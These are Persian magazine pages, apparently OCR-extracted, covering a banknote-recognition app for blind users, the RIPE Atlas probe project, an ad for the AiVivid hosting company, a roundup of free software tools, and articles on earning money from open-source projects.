پایگاه مرکز مجازی نابینایان ایران اخیرا با همکاری پژوهشکده عصای سفید و بانک مرکزی جمهوری اسلامی ایران اقدام به نگارش نرم افزاری جهت تشخیص اسکانس نموده است. این نرم افزار اختصاصا برای استفاده نابینایان و کم بینایان بومی سازی شده و توانایی شناسایی تمامی اسکانس های رایج ایرانی از ۱۰ تومانی تا ۵۰،۰۰۰ تومانی را دارد. با استفاده از این نرم افزار که بر روی گوشی های موبایل با سیستم عامل اندروید نصب می شود، نابینایان به تنهایی می توانند اسکانس ها را تشخیص دهند و در این زمینه به دیگران متکی نباشند.

جهت دریافت نرم افزار تشخیص پول و مطالعه توضیحات تکمیلی، به سایت مرکز مجازی نابینایان ایران به نشانی [irtbc.com](http://irtbc.com) مراجعه نمایید. ■

مشغول سنجش هستند. این تعداد در منطقه از تمام کشورها و حتی از کشورهایی با وضعیت مناسب تر شبکه مانند ترکیه نیز بالاتر است.

### مشارکت در پروژه رایپ اطلس



کلیه علاقه مندان می توانند در پروژه شرکت کنند. شما می توانید از رایپ یا یکی از شرکت هایی که به عنوان سفیر رایپ در پروژه اطلس معرفی شده اند تقاضا کنید که یک کاوشگر به رایگان در اختیار شما قرار دهند. شما کاوشگر را دریافت و آن را به اینترنت محل کار یا منزل خود متصل می کنید، کاوشگر خود را در شبکه رایپ ثبت نموده و به هزاران نفری که در پروژه همکاری دارند می پیوندید. میزبانی کردن یک کاوشگر مزایای زیر را برای شما به ارمغان دارد:

■ در یک پروژه معتبر بین المللی به پیشرفت وضعیت اینترنت ایران کمک می کنید.

■ کاوشگر شما پتل مفصلی در وبسایت رایپ به شما می دهد که گزارش فعالیت ۲۴ ساعته کاوشگر شماست. گزارش های دقیقی از کم و کیف وضعیت ارتباطی اینترنت خود به همراه گراف های مفید دریافت خواهید کرد که می تواند برای مصارف فنی و عیب یابی بسیار مفید باشد. این مهم خصوصا برای شرکت ها، تامین کنندگان

اینترنت و مراکز داده اهمیت زیادی دارد. ■ به خاطر میزبانی کاوشگر، به شما روزانه مقداری امتیاز تعلق می گیرد که این امتیازها در حساب شما در پروژه اطلس ذخیره شده و با استفاده از این امتیازها می توانید سنجش های اختصاصی انجام دهید. به عنوان مثال می توانید به ۱۰ کاوشگر در انگلیس، ایران یا هند بگویند وبسایت و تجهیزات شما را پینگ کنند و سرعت دسترسی وبسایت خودتان را از نقاط مختلف دنیا بسنجید. سنجش های پیشرفته تر مانند تعداد هاب های بین راه و حتی SSL نیز قابل انجام است که همگی برای شما که در حساب پروژه اطلس خود به اندازه کافی امتیاز جمع کرده باشید، انجام پذیر است. برای هر سنجش می توانید تا ۵۰۰ کاوشگر را به طور همزمان در اختیار بگیرید. این ابزاری بی نظیر برای مدیران وبسایت ها، گیگ ها و مدیران شبکه هست.

و در نهایت، این سنجش ها که به لطف پروژه اطلس و همکاری هزاران نفر و همچنین سازمان ها و شرکت های فناوری ممکن شده است، برای حرفه ای های صنعت اینترنت و همین طور علاقه مندان بسیار هیجان انگیز و مفید است. ■





# ای ویوید، مرکز داده‌ای پرتوان با راه‌کارهایی بهتر

مدیریت اطلاعات و توزیع محتوا.

- ارائه سرویس‌های پهنای باند بالا مختص عملکردهای چند رسانه‌ای و ویدئو.
- تامین امکانات ویژه برای سایت‌های پربازدید و اجرای سیستم‌های کارآمد و شتاب دهنده توزیع اطلاعات.
- سازماندهی سرویس‌های اختصاصی برای سایت‌های اشتراک فایل و دانلود.
- تامین تمامی خدمات مورد نیاز سرویس دهنده‌ها و شرکت‌های ارائه‌دهنده خدمات طراحی و میزبانی وب.

ای ویوید یک شرکت سوئدی است که با رویکردی نوآورانه و بهره‌مندی از دانش و امکانات فنی کم‌نظیرش به مشتریان خود در حوزه طراحی و اجرای سیستم‌های توزیع محتوا در فضای مجازی خدمت می‌کند.

این مجموعه توسط گروهی از متخصصین ایرانی در رشته‌های فناوری اطلاعات و ارتباطات بنیان‌گذاری شده است. مدیران این مجموعه که از اولین روزهای شکل‌گیری اینترنت و تکنولوژی وب در ایران در این صنعت فعال بوده‌اند، با شناخت کامل زیرساخت‌های اینترنت و فناوری اطلاعات در ایران و نیز آگاهی از محدودیت‌ها و نیازهای کاربران این بازار، شرکت ای ویوید را به گونه‌ای سازماندهی و تجهیز کرده‌اند که موانع و کاستی‌های موجود در خدمات تخصصی و حرفه‌ای این حوزه را رفع کند.

از مهم‌ترین نقاط قوت این مجموعه، استقرار سرورهایش در استکهلم است، جایی که به عنوان یکی از پایگاه‌های نوآور تکنولوژی مخابرات و اطلاعات در جهان مشهور است و از ظرفیت‌های فوق‌العاده‌ای به دلیل بی‌طرفی و ساختار قانونی بسیار قوی در امنیت اطلاعات برخوردار است. از طرفی هم موقعیت جغرافیایی این کشور در اروپا و امکان دسترسی فوق‌العاده سریع به ایران از طریق لینک مستقیم روسیه، این امکان را فراهم می‌سازد تا بسیاری از مرزها و محدودیت‌های انتقال اطلاعات که در سایر کشورهای غربی و حوزه خلیج فارس برای ایران وجود دارد از میان برداشته شود.


ای ویوید به این پشتوانه و نیز امکانات کم‌نظیر مرکز اطلاعات و تجهیزات پرتوان و حرفه‌ای خود، در چندین حوزه تخصصی از جمله موارد زیر خدماتی با کیفیت منحصر به فرد برای مدیران سیستم ایرانی ارائه می‌کند. • طراحی و اجرای سیستم‌های مبتنی بر سرورهای مجازی و فیزیکی برای

یکی دیگر از وجوه تمایز این شرکت با سایر مراکز داده اروپایی، گروه فنی مستقر در ایران است که با دسترسی کامل به سیستم‌های پشتیبانی شرکت، به صورت شبانه‌روزی از مشتریان ای ویوید پشتیبانی می‌کنند. گفتنی است امکان محاسبه برخط هزینه خدمات و پرداخت در لحظه صورت حساب از طریق شبکه بانکی ایران، مشتریان ای ویوید را از کارت‌های اعتباری بین‌المللی و البته پرداخت‌های پردردسر ارزی بی‌نیاز می‌کند که این امر در مقایسه با سایر رقبا و سرویس دهنده‌های معتبر بین‌المللی این حوزه نقطه قوت دیگری برای ای ویوید محسوب می‌شود.

ای ویوید از کوچک‌ترین وب سایت تا پلان‌های مختلف سرورهای مجازی و بزرگ‌ترین و پیچیده‌ترین راهکارهای حرفه‌ای توزیع محتوا را به شما ارائه می‌کند!

<https://aivivid.com>  
[sales@aivivid.com](mailto:sales@aivivid.com)  
+۴۶ ۸ ۱۲۱ ۴۴۲ ۲۷

با ما تماس بگیرید:



استفاده از آخرین تکنولوژی‌های مدرن در این صنعت،  
مایه مباحثات آی‌ویوید است:

### مشارکت در پروژه رایپ اطلس

آی‌ویوید یکی از ۷۹ نود جهانی (انکر) پروژه سنجش بین‌المللی اینترنت رایپ اطلس در استکهلم را هاست می‌کند. آی‌ویوید به عنوان سفیر سازمان رایپ در پروژه اطلس، به علاقه‌مندان و متخصصین شبکه کاوشگر واگذار میکند. برای تماس در مورد پروژه اطلس و اطلاعات بیشتر، از موضوع بحث مرتبط در تالار گفتگوی تخصصی آی‌ویوید به زبان پارسی بازدید فرمایید و به بحث مرتبط بپیوندید!

- زیرساخت شبکه، شامل روترها و سویچ‌ها، تماماً محصولات Cisco
- سرورها، تماماً Blade Center یا سرورهای سری X محصولات IBM
- زیرساخت مجازی‌سازی بسیار مدرن VMware ESXi با عملکرد مرکزی و کنترل کامل سرورها شامل دسترسی ترمینال برای مشتریان سرورهای اختصاصی و سرورهای مجازی. قابلیت اجاره منابع (سی‌پی‌یو، رم و استوریج) به صورت Resource Pool و اختصاص منابع به صورت دلخواه به VM های مختلف در صورت نیاز.
- سیستم مانیتورینگ مرکزی کم‌ظئیر و با دقت بسیار بالای PRTG



<https://forum.aivid.com/ir>






# گلچین ابزارهای مفید آزاد



## Ekiga

ابزاری آزاد با کاربرد تماس‌های تلفنی اینترنتی، ویدئو کنفرانس و پیام‌رسانی است که علاوه بر داشتن تاییدیه بنیاد نرم‌افزارهای آزاد، جایگزین مناسبی برای اسکایپ محسوب می‌شود. اکیگا از تماس‌های تصویری با کیفیت اچ‌دی و استانداردهای SIP و H.3223 پشتیبانی می‌کند.

<http://ekiga.org/>



## Pidgin

اگر چندین حساب در سرورهای پیام‌رسان دارید، با پیجین می‌توانید همه را یک جا داشته باشید و مدیریت کنید. این ابزار ساده و قدرتمند بسیار از شبکه‌ها را پشتیبانی می‌کند. از جمله

AIM، ICQ، Google Hangouts، Jabber/XMPP، MSN Messenger، Yahoo!،

Bonjour، Gadu-Gadu، IRC، MXit، Novell

<https://pidgin.im/>




## SharedMind

### FreeMind

اگر مدام افکار خلاقانه به سراغ شما می‌آید و برای مدیریت آن‌ها نیاز به یک ابزار پر قدرت دارید، فری‌ماینده، راه حل شماست. این ابزار برای نگاشت ایده‌های شما و ویرایش ساختار سلسله مراتبی در یک چهارچوب منسجم، بسیار کارآمد و مفید خواهد بود.

<http://freemind.sourceforge.net/>



### GanttPV

اگر مدیریت پروژه بر عهده شماست و به دنبال راه‌کاری آزاد / متن‌باز برای میکروسافت پروجکت هستید، این ابزار فوق‌العاده را به شما پیشنهاد می‌کنیم. با کمک این نرم‌افزار آزاد، به سادگی می‌توانید فعالیت‌ها، منابع و زمان‌بندی‌ها را مدیریت کنید و یکی از ویژگی‌های مهمی که این محصول برای شما فراهم می‌کند، امکان گرفتن خروجی برای میکروسافت پروجکت، برای احترام به آزادی شماست.

<http://pureviolet.net/ganttpv>



#### GnuCash

گنوکش، محصول آزاد و ساده شده میکروسافت مانی (Microsoft Money) و کوییکن (Quicken) است که تمامی امکانات مورد نیاز برای مدیریت دارایی‌های شما را فراهم می‌کند. از ویژگی‌های بارز این نرم‌افزار، رابط کاربری بسیار ساده آن است که امکانات بسیاری را در دل سادگی خود پنهان کرده است.


<http://gncash.org/>



#### TurboCASH 5

توربوکاش ۵، جایگزینی برای کوییکن (Quicken)، بسته‌ای نرم‌افزاری که حسابداری کسب و کارهای کوچک را فراهم می‌کند. از جمله قابلیت‌های مهم این ابزار می‌توان به صدور فاکتور، بستانکاری و بدهکاری، محاسبه مالیات ارزش افزوده، ترازنامه، اظهارنامه و گزارش‌های مالی، اشاره کرد. همچنین قابلیت مدیریت کاربران نیز در آن پیش‌بینی شده است.

<http://turbocash.net/>



#### Dia Diagram

دیا، بسیار شبیه به میکروسافت ویزیو است که ایجاد انواع نمودار و فلوجارت را امکان پذیر می‌کند. همچنین می‌توانید با گرفتن خروجی XML، نمودارها و رسم‌های خود را به قالب‌های EPS و SVG تبدیل کنید.

<http://dia-installer.de/>



#### Blender 3D

بلندر محصولی آزاد و بسیار قدرتمند برای بروز خلاقیت‌های هنری سه‌بعدی است که جایگزینی مناسب برای نرم‌افزارهای مایا و تری‌دی‌مکس. حتی با این ابزار می‌توانید علاوه بر اپ ایجاد مدل‌های سه‌بعدی، اقدام به پویانمایی نیز کنید. در سال ۲۰۱۰، پویانمایی سه‌بعدی و موفق سینتل، با این ابزار ساخت شد.

<http://blender.org/>



#### Scribus

اسکر ایبوس، یکی از محصولات آزاد در حوزه نشر است که تمامی فرمت‌های اصلی گرافیکی به همراه SVG را پشتیبانی می‌کند. این نرم‌افزار را می‌توانید جایگزین ایندیزاین، پیچ‌میکر و کوآرکاسپرس کنید.

<http://scribus.net/>



#### Inkscape

ابزاری آزاد برای ایجاد و ویرایش تصاویر برداری است که به جای کورل‌درا و ادوبی ایلاستریتور، کاربرد دارد. این نرم‌افزار تمامی فرمت‌های گرافیکی را پشتیبانی می‌کند و قابلیت‌های مورد نیاز شما که در محصولات مشابه انحصاری وجود دارد را برایتان فراهم کرده است.

<https://inkscape.org/>



#### Audacity

اگر به کار ضبط صدا مشغولید و می‌خواهید پادکست‌های صوتی خود را منتشر کنید یا به هر منظور مرتبط دیگر، نرم‌افزار اودسیتی و یک میکروفون، تمام آن چیزی است که نیاز دارید. برای فعالیت‌های صوتی، اودسیتی، پیشنهادی است که نمی‌توانید به سادگی از کنارش بگذرید. مستقل از بستر بودن نیز یکی از ویژگی‌های مهم این نرم‌افزار علاوه بر آزاد بودن، محسوب می‌شود.

<http://audacity.sourceforge.net/>



#### Handbrake

هندبریک، ابزاری برای تبدیل انواع فرمت دی‌وی‌دی است و می‌توانید فایل‌های تبدیل شده را به سادگی بر روی انواع حافظه ذخیره کنید و به جای حمل تعداد زیادی دی‌وی‌دی، از دیدن فیلم‌های مورد علاقه خود در تعطیلات و مسافرت لذت ببرید.

<https://handbrake.fr/>





## گزارش ویژه

نحوه کسب درآمد برای برنامه‌نویس‌های متن‌باز | ۲۴

راه‌کارهایی برای ایجاد کسب و کار از یک پروژه متن‌باز | ۲۵

روز اتحاد متن‌باز | ۲۶


 سیمیه گرمی  
 نویسنده  
 چوئل لی

# نحوه کسب درآمد برای برنامه‌نویس‌های متن‌باز

افسانه‌های زیادی درباره نرم‌افزارهای متن‌باز وجود دارند و احتمالاً از همه رایج‌تر این است که: متن‌باز و سود مالی یک جاجامع نمی‌شوند. مطمئناً کسانی هستند که گمان می‌کنند همه نرم‌افزارها باید رایگان و آزاد باشند، اما آن‌ها در واقعیت هستند (بی‌شبهت به وسواسی‌های عرصه هنر نیستند). حقیقت این است که بسیاری از برنامه‌نویس‌های متن‌باز و پروژه‌های متن‌باز، عایدی مالی دارند. برخی فقط آن قدر در می‌آورند که روزگار بگذرانند و برخی دیگر آن قدر پول در می‌آورند که برنامه‌نویس‌های غیرمتن‌باز را شرم‌زده می‌کنند. طنز ماجرا کجاست؟ گفته می‌شود که داشتن سود مادی در مقام یک برنامه‌نویس متن‌باز، نیاز به کمی تغییر در پارادایم دارد. به جای این که نرم‌افزارتان را به منزله خود محصول ببینید، باید آن را به منزله چارچوب یا تسریع‌کننده‌ای ببینید که راه را برای دیگر جریان‌های درآمدی متن‌باز می‌کند.

## ارایه پشتیبانی و خدمات

در حال حاضر، متداول‌ترین روش کسب درآمد، ارایه خدمات به همراه یک محصول متن‌باز است. یک پروژه متن‌باز را به صورت تصادفی انتخاب کنید، به احتمال خیلی زیاد می‌بینید که به هر حال نوعی خدمات همراهش ارایه می‌شود.

**برنامه کامپایل شده:** اگر چه شما کد برنامه را به صورت رایگان در اختیار قرار می‌دهید، اما همیشه کاربرهایی هستند که می‌خواهند از نرم‌افزار استفاده کنند، اما دانش، زمان یا انرژی لازم برای کامپایل کردن آن را ندارند. این کاربران معمولاً حاضرند به شما پول بدهند تا شما کد خودتان را برای استفاده نهایی آن‌ها آماده کنید.

**خدمات نگهداری:** شما از هر کسی بهتر نرم‌افزار خودتان را می‌شناسید. شما می‌توانید این تخصص را به شکل خدماتی که منجر به صرفه‌جویی در زمان و جلوگیری از تلاش بی‌حاصل می‌شود، به دیگران بفروشید. بیشتر شرکت‌ها برای وقتشان بیشتر از پول، ارزش قائل هستند و این راه بسیار خوبی است، به خصوص برای نرم‌افزارهای مینی بر سرور، نصب و راه‌اندازی پولی، یا پشتیبانی مدیریت سیستم همیشه در دسترس، دو نمونه اصلی هستند.

سخنرانی‌ها و کارگاه‌ها: اگر نرم‌افزار خیلی پیچیده است و یادگیری آن سخت است، شرکت‌ها ممکن است شما را استخدام کنند تا به کارمندان‌شان به صورت مستقیم آموزش دهید. یا اگر نرم‌افزار شما به قدر کافی محبوب باشد، می‌توانید کارگاه‌هایی برای افرادی برگزار کنید که می‌خواهند همه چیز را از پایه یاد بگیرند و به مراحل پیشرفته برسند.

## منابع آموزشی بفروشید

کاربران نرم‌افزار متن‌باز، معمولاً آن‌هایی هستند که خودشان به تنهایی یاد می‌گیرند. آن‌ها می‌خواهند از کد شما سر در بیاورند و خودشان همه چیز را کشف کنند. برای این کاربران، سخنرانی‌ها و کارگاه‌ها خیلی جذاب نیستند، به جایش، آن‌ها منابع آموزشی در دسترس خودشان را ترجیح می‌دهند. می‌توانید این چیزها را بفروشید. آن‌ها احتمالاً پولش را پرداخت می‌کنند.

**مستندسازی:** بسیاری از پروژه‌های متن‌باز، شامل اسنادی به صورت رایگان هستند و این ایرادی ندارد. اما تولید مستندات خوب زمان‌بر است و به شدت ارزشمند، آن قدر که ممکن است سزاوار یک برچسب قیمت هم باشد. برای آن‌ها که نمی‌خواهند پولی بپردازند، همیشه خود کد در اختیار است.

**راهنماها و مثال‌ها:** اگر مستندات پولی، به نظر تان مناسب نیست، می‌توانید آن را رایگان منتشر کنید و برای منابع آموزشی پول بگیرید. این برای چارچوب‌های پیچیده‌تر مثل موتورهای بازی کاربرد دارد و نه برای برنامه‌های ساده و منفرد.

## افزونه‌های پولی و تجهیزات

بسته به مجوز پروژه، شما می‌توانید یک چارچوب متن‌باز را با افزونه‌های پولی مخلوط کنید. ممکن است در فلسفه متن‌باز، این کار یک جور تقلب به نظر برسد، اما از آن چه که فکری کنید متداول تر است.

**افزونه‌های پولی:** یکی از موفق‌ترین سیستم‌های وب را در نظر بگیرید؛ وردپرس. این سیستم برای همه به صورت رایگان در دسترس است، اما متخصص‌های وردپرس زیادی وجود دارند که از راه ایجاد و فروختن افزونه‌های وردپرس روزگار می‌گذرانند. می‌توانید نرم‌افزار پایه را به صورت رایگان ارایه دهید و افزونه‌های

خودتان برای ویژگی‌های پیشرفته‌تر بفروشید. یک مثال دیگر، موتور بازی unity است که دو نسخه رایگان و پولی دارد. اما، علاوه بر آن unity asset store را دارد که نوعی فروشگاه مرکزی است و در آن کاربرها می‌توانند افزونه‌های خودشان را ایجاد کنند و بفروشند. یونیتی از هر فروش مبلغی برمی‌دارد و تمام فروش‌های فردی در طول زمان روی هم جمع می‌شوند.

**نسخه‌های حرفه‌ای:** ارایه دادن نرم‌افزارتان در دو نسخه پولی و رایگان چیز جدیدی نیست و برای محصول‌های متن‌باز هم کاملاً قانونی است. در بیشتر موارد، نسخه رایگان متن‌باز است و نسخه پولی این طور نیست، اما لزومی هم ندارد که این گونه باشد. «جت‌برینز» (Jetbrains) که یک شرکت متخصص در تولید محیط‌های برنامه‌نویسی پیشرفته است، این راه کار را می‌پسندد. برای مثال، آن‌ها pycharm را به عنوان یک نسخه متن‌باز رایگان ارایه می‌دهند و بعد یک نسخه پیشرفته به اصطلاح اینترپرایز هم با ویژگی‌های اضافه دارند.

## پشتیبان‌های صنفی امن

ممکن است یک شرکت یا سرمایه‌گذار از محصول شما این قدر خوشش بیاید که به شما به صورت دائمی پول بدهد تا روی آن کار کنید، و در واقع تبدیل به حامی شما شود. بسته به شرایط، ممکن است این حمایت براساس قرارداد باشد یا بر اساس کمک‌های مالی، که دومی کمتر پیش می‌آید.

یک روش دیگر از حمایت، حمایت crowdfunding است. شاید در سایتی مثل kickstarter چندان موفقیتی با نرم‌افزار متن‌باز کسب نکنید، اما همیشه جایگزین‌های دیگری هست که تمرکزشان بر متن‌باز است، مثل FreedomSponsors یا BountySource.

یا اگر ترجیح می‌دهید بر پشتیبان خودتان کنترل کامل داشته باشید، همیشه می‌توانید از وبسایت خودتان، crowdfunding انجام دهید.

این‌ها تنها روش‌های کسب درآمد در مقام یک برنامه‌نویس متن‌باز نیستند، اما در طول زمان ثابت شده که روش‌های خوبی هستند. کسب درآمد از راه نرم‌افزار متن‌باز ممکن است سخت باشد، اما مطمئناً غیرممکن نیست. ■

# OPEN for business



## راه کارهایی برای ایجاد کسب و کار از یک پروژه متن باز

اگر پروژه‌های متن باز را شروع کرده‌اید و قصد دارید آن را تبدیل به یک کسب و کار کنید، بهتر است نکات زیر را در نظر بگیرید:

اول باید ببینید هدفتان از ارائه این پروژه متن باز چیست. بعضی‌ها افزایش ارزش فنی محصولشان را در نظر دارند. فیسبوک با به اشتراک گذاشتن کاساندر، این هدف را دنبال می‌کرد که اگر کسی از آن استفاده کند، فیسبوک هم از این استفاده سود برد. موارد مشابه دیگر هم وجود دارد؛ نتفلیکس، Edda و تمام ابزارهای مدیریتی‌شان هم به همین منظور عرضه شده‌اند. پس می‌توان از این طریق موارد و نکات خوب بسیاری را از کاربران دریافت کرد. به باور آن‌ها: «وقتی دیگران در توسعه محصول ما همکاری کنند، ما هم سود خواهیم برد»

«من احتیاج به کسب درآمد ندارم، فقط می‌خواهم از ماندگاری محصول مطمئن شوم.»

دوم به راه انداختن تجارت است، مثل MySQL. MySQL همیشه به دنبال تجارت و کسب و کار بوده است. MongoDB هم جزو همین دسته است که قصد به راه انداختن تجارت و کسب و کار را دارند.

و نکته‌ی سوم رشد و ایجاد بستری برای سود و مقاصد مالی است؛ زمانی که گوگل با اندروید وارد بازار شد، هدفی برای کسب درآمد با آن نداشت.

هدف آن‌ها درآمدزایی از طریق افرادی بود که به وسیله اندروید کسب درآمد می‌کردند. شما با وارد شدن به Open Handset Alliance و استفاده از اندروید بر روی گوشی‌تان، در واقع از سرویس‌های گوگل و موتور جستجوی گوگل و... استفاده می‌کنید، و این همان تجارت مورد نظر برای گوگل است.

شما می‌توانید یک محصول متن باز را تولید کنید و غیرمستقیم از آن بهره ببرید. اما باید بدانید که آیا در این دسته قرار می‌گیرید یا خیر. چراکه باید رقیب خود را بشناسید. ممکن است رقیب شما کسی باشد که به درآمدزایی محصولش اهمیت نمی‌دهد، چون صرفاً جنبه متن باز بودن محصول برای او اهمیت دارد. پس مهم است که بدانید به چه دلیل این کار را انجام می‌دهید.

در این نقطه باید به فکر هدایت و کنترل پروژه‌تان باشید. چه کسی قرار است هدایت این پروژه را در این مسیر به عهده بگیرد؟ تصمیم‌گیری‌ها به عهده کیست؟ چه کسی تصمیم می‌گیرد که کدام ویژگی و قابلیت‌ها باقی بماند و کدام یک حذف شود؟

مدل‌های زیادی برای کنترل پروژه‌ها وجود دارد و فقط باید سیاست خود را مشخص کنید و یکی از این مدل‌ها را انتخاب کنید.

مشخص کردن این مدل در شرکت‌هایی مثل MySQL یا Eucalyptus خیلی ساده است. در این جا

شاهد سازمانی سلسله مراتبی هستیم که در انتها به یک مدیرعامل ختم می‌شود که همه تصمیم‌ها را می‌گیرد یا تصمیمات زیر نظر او گرفته می‌شود. شما در این مسیر می‌توانید سریع عمل کنید و مشتری محور باشید. ممکن است دیگران بخواهند رویکرد متفاوتی را انتخاب کنند. مثلاً Cloud Stack همانند Eucalyptus، کدهای خود را در اختیار بنیاد آپاچی گذاشت. این بدین معناست که کنترل مسیر در دستان بنیاد آپاچی قرار دارد.

زمانی که Citrix بخواهد ویژگی جدیدی را ایجاد کند، باید اول از طریق بنیاد و سپس رای‌گیری کمیته درباره آن اقدام کند. واگذار کردن کنترل این برنامه‌ها و مسیرها به کمیته برایشان خیلی هم بد نیست. حمایت‌هایی که از این طریق از آن‌ها می‌شود، ارزشمندتر از در دست گرفتن کنترل و قدرت و تصمیم‌گیری‌هاست.

